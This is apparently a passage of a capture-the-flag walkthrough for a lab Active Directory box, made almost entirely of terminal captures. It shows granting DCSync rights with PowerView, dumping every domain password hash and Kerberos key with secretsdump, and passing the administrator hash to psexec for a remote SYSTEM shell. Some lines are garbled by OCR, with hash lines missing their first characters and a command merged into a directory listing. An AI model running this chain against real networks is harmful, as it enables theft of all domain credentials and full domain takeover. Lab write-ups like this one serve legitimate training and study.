
```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $rootDN = "dc=htb,dc=local"
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-ObjectAcl -TargetIdentity $rootDN -PrincipalIdentity 'HTB\kate' -Credential $cred -Rights DCSync -Verbose
Verbose: [Get-Domain] Using alternate credentials for Get-Domain
Verbose: [Get-Domain] Extracted domain 'htb' from -Credential
Verbose: [Get-DomainSearcher] search base: LDAP://FOREST.htb.local/DC=htb,DC=local
Verbose: [Get-DomainSearcher] Using alternate credentials for LDAP connection
Verbose: [Get-DomainObject] Extracted domain 'htb.local' from 'HTB\kate'
Verbose: [Get-DomainSearcher] search base: LDAP://DC=htb,DC=local
Verbose: [Get-DomainSearcher] Using alternate credentials for LDAP connection
Verbose: [Get-DomainObject] Get-DomainObject filter string: (&(|(samAccountName=kate)))
Verbose: [Get-Domain] Using alternate credentials for Get-Domain
Verbose: [Get-Domain] Extracted domain 'htb' from -Credential
Verbose: [Get-DomainSearcher] search base: LDAP://FOREST.htb.local/DC=htb,DC=local
Verbose: [Get-DomainSearcher] Using alternate credentials for LDAP connection
Exception calling "Substring" with "1" argument(s): "StartIndex cannot be less than zero.
Parameter name: startIndex"
At C:\Users\svc-alfresco\Documents\Powerview.ps1:6604 char:25
+ ...             $IdentityDomain = $IdentityInstance.SubString($IdentityIn ...
+                 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : ArgumentOutOfRangeException
Verbose: [Get-DomainObject] Extracted domain '' from 'dc=htb,dc=local'
Cannot validate argument on parameter 'Domain'. The argument is null or empty. Provide an argument that is not null or empty, and then try the command again.
At C:\Users\svc-alfresco\Documents\Powerview.ps1:6607 char:62
+ ...               $ObjectSearcher = Get-DomainSearcher @SearcherArguments
+                                                        ~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidData: (:) [Get-DomainSearcher], ParameterBindingValidationException
    + FullyQualifiedErrorId : ParameterArgumentValidationError,Get-DomainSearcher
Verbose: [Get-DomainObject] Get-DomainObject filter string: (&(|(distinguishedname=dc=htb,dc=local)))
Verbose: [Add-DomainObjectAcl] Granting principal CN=kate,CN=Users,DC=htb,DC=local 'DCSync' on DC=htb,DC=local
Verbose: [Add-DomainObjectAcl] Granting principal CN=kate,CN=Users,DC=htb,DC=local rights GUID '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' on DC=htb,DC=local
Verbose: [Add-DomainObjectAcl] Granting principal CN=kate,CN=Users,DC=htb,DC=local rights GUID '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2' on DC=htb,DC=local
Verbose: [Add-DomainObjectAcl] Granting principal CN=kate,CN=Users,DC=htb,DC=local rights GUID '89e95b76-444d-4c62-991a-0facbeda640c' on DC=htb,DC=local
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-ObjectAcl -TargetIdentity $rootDN -PrincipalIdentity 'HTB\kate' -Credential $cred -Rights DCSync -Verbose
```

run secretsdump




```
—(red㉿kali)-[~/Downloads/htb/forest]
-$ secretsdump.py htb/kate:abcd123#@10.10.10.161
mpacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
*] Using the DRSUAPI method to get NTDS.DIT secrets
tb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
uest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
rbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
efaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
tb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
tb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
tb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
tb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
tb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
tb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
tb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
tb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
tb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
tb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
tb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
tb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
tb.local\HealthMailboxc0a90c9:1136:aad3b435b51404eeaad3b435b51404ee:3b4ca7bcda9485fa39616888b9d43f05:::
tb.local\HealthMailbox670628e:1137:aad3b435b51404eeaad3b435b51404ee:e364467872c4b4d1aad555a9e62bc88a:::
tb.local\HealthMailbox968e74d:1138:aad3b435b51404eeaad3b435b51404ee:ca4f125b226a0adb0a4b1b39b7cd63a9:::
tb.local\HealthMailbox6ded678:1139:aad3b435b51404eeaad3b435b51404ee:c5b934f77c3424195ed0adfaae47f555:::
tb.local\HealthMailbox83d6781:1140:aad3b435b51404eeaad3b435b51404ee:9e8b2242038d28f141cc47ef932ccdf5:::
tb.local\HealthMailboxfd87238:1141:aad3b435b51404eeaad3b435b51404ee:f2fa616eae0d0546fc43b768f7c9eeff:::
tb.local\HealthMailboxb01ac64:1142:aad3b435b51404eeaad3b435b51404ee:0d17cfde47abc8cc3c58dc2154657203:::
tb.local\HealthMailbox7108a4e:1143:aad3b435b51404eeaad3b435b51404ee:d7baeec71c5108ff181eb9ba9b60c355:::
tb.local\HealthMailbox0659cc1:1144:aad3b435b51404eeaad3b435b51404ee:900a4884e1ed00dd6e36872859c03536:::
tb.local\sebastien:1145:aad3b435b51404eeaad3b435b51404ee:96246d980e3a8ceacbf9069173fa06fc:::
tb.local\lucinda:1146:aad3b435b51404eeaad3b435b51404ee:4c2af4b2cd8a15b1ebd0ef6c58b879c3:::
tb.local\svc-alfresco:1147:aad3b435b51404eeaad3b435b51404ee:9248997e4ef68ca2bb47ae4e6f128668:::
tb.local\andy:1150:aad3b435b51404eeaad3b435b51404ee:29dfccaf39618ff101de5165b19d524b:::
```

Grabbed keys



```
tb.local\santi:1152:aad3b435b51404eeaad3b435b51404ee:483d4c70248510d8e0acb6066cd89072:::
ate:9601:aad3b435b51404eeaad3b435b51404ee:8f83fd8b99b06602c17c32d7f74a609f:::
OREST$:1000:aad3b435b51404eeaad3b435b51404ee:6f62a8b54cb30460fe9e92c0c126fa3f:::
XCH01$:1103:aad3b435b51404eeaad3b435b51404ee:050105bb043f5b8ffc3a9fa99b5ef7c1:::
*] Kerberos keys grabbed
tb.local\Administrator:aes256-cts-hmac-sha1-96:910e4c922b7516d4a27f05b5ae6a147578564284fff8461a02298ac9263bc913
tb.local\Administrator:aes128-cts-hmac-sha1-96:b5880b186249a067a5f6b814a23ed375
tb.local\Administrator:des-cbc-md5:c1e049c71f57343b
rbtgt:aes256-cts-hmac-sha1-96:9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b
rbtgt:aes128-cts-hmac-sha1-96:13a5c6b1d30320624570f65b5f755f58
rbtgt:des-cbc-md5:9dd5647a31518ca8
tb.local\HealthMailboxc3d7722:aes256-cts-hmac-sha1-96:258c91eed3f684ee002bcad834950f475b5a3f61b7aa8651c9d79911e16cdbd4
tb.local\HealthMailboxc3d7722:aes128-cts-hmac-sha1-96:47138a74b2f01f1886617cc53185864e
tb.local\HealthMailboxc3d7722:des-cbc-md5:5dea94ef1c15c43e
tb.local\HealthMailboxfc9daad:aes256-cts-hmac-sha1-96:6e4efe11b111e368423cba4aaa053a34a14cbf6a716cb89aab9a966d698618bf
tb.local\HealthMailboxfc9daad:aes128-cts-hmac-sha1-96:9943475a1fc13e33e9b6cb2eb7158bdd
tb.local\HealthMailboxfc9daad:des-cbc-md5:7c8f0b6802e0236e
tb.local\HealthMailboxc0a90c9:aes256-cts-hmac-sha1-96:7ff6b5acb576598fc724a561209c0bf541299bac6044ee214c32345e0435225e
tb.local\HealthMailboxc0a90c9:aes128-cts-hmac-sha1-96:ba4a1a62fc574d76949a8941075c43ed
tb.local\HealthMailboxc0a90c9:des-cbc-md5:0bc8463273fed983
tb.local\HealthMailbox670628e:aes256-cts-hmac-sha1-96:a4c5f690603ff75faae7774a7cc99c0518fb5ad4425eebea19501517db4d7a91
tb.local\HealthMailbox670628e:aes128-cts-hmac-sha1-96:b723447e34a427833c1a321668c9f53f
tb.local\HealthMailbox670628e:des-cbc-md5:9bba8abad9b0d01a
tb.local\HealthMailbox968e74d:aes256-cts-hmac-sha1-96:1ea10e3661b3b4390e57de350043a2fe6a55dbe0902b31d2c194d2ceff76c23c
tb.local\HealthMailbox968e74d:aes128-cts-hmac-sha1-96:ffe29cd2a68333d29b929e32bf18a8c8
tb.local\HealthMailbox968e74d:des-cbc-md5:68d5ae202af71c5d
tb.local\HealthMailbox6ded678:aes256-cts-hmac-sha1-96:d1a475c7c77aa589e156bc3d2d92264a255f904d32ebbd79e0aa68608796ab81
tb.local\HealthMailbox6ded678:aes128-cts-hmac-sha1-96:bbe21bfc470a82c056b23c4807b54cb6
tb.local\HealthMailbox6ded678:des-cbc-md5:cbe9ce9d522c54d5
tb.local\HealthMailbox83d6781:aes256-cts-hmac-sha1-96:d8bcd237595b104a41938cb0cdc77fc729477a69e4318b1bd87d99c38c31b88a
tb.local\HealthMailbox83d6781:aes128-cts-hmac-sha1-96:76dd3c944b08963e84ac29c95fb182b2
tb.local\HealthMailbox83d6781:des-cbc-md5:8f43d073d0e9ec29
tb.local\HealthMailboxfd87238:aes256-cts-hmac-sha1-96:9d05d4ed052c5ac8a4de5b34dc63e1659088eaf8c6b1650214a7445eb22b48e7
tb.local\HealthMailboxfd87238:aes128-cts-hmac-sha1-96:e507932166ad40c035f01193c8279538
tb.local\HealthMailboxfd87238:des-cbc-md5:0bc8abe526753702
tb.local\HealthMailboxb01ac64:aes256-cts-hmac-sha1-96:af4bbcd26c2cdd1c6d0c9357361610b79cdcb1f334573ad63b1e3457ddb7d352
tb.local\HealthMailboxb01ac64:aes128-cts-hmac-sha1-96:8f9484722653f5f6f88b0703ec09074d
```

Login using the hashes



```
┌──(red㉿kali)-[~/Downloads/htb/forest]
└─$ impacket-psexec administrator@10.10.10.161 -hashes aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.10.161.....
[*] Found writable share ADMIN$
[*] Uploading file tQyKIjZb.exe
[*] Opening SVCManager on 10.10.10.161.....
[*] Creating service fceX on 10.10.10.161.....
[*] Starting service fceX.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> dir
 Volume in drive C has no label.
 Volume Serial Number is 61F2-A88F

 Directory of C:\Windows\system32

09/22/2019  04:56 PM    <DIR>          .
09/22/2019  04:56 PM    <DIR>          ..
whoam11/20/2016  06:53 PM    <DIR>          0409
i07/16/2016  06:11 AM             2,151 12520437.cpx
07/16/2016  06:11 AM             2,233 12520850.cpx
04/27/2018  09:04 PM         5,398,016 aclui.dll
```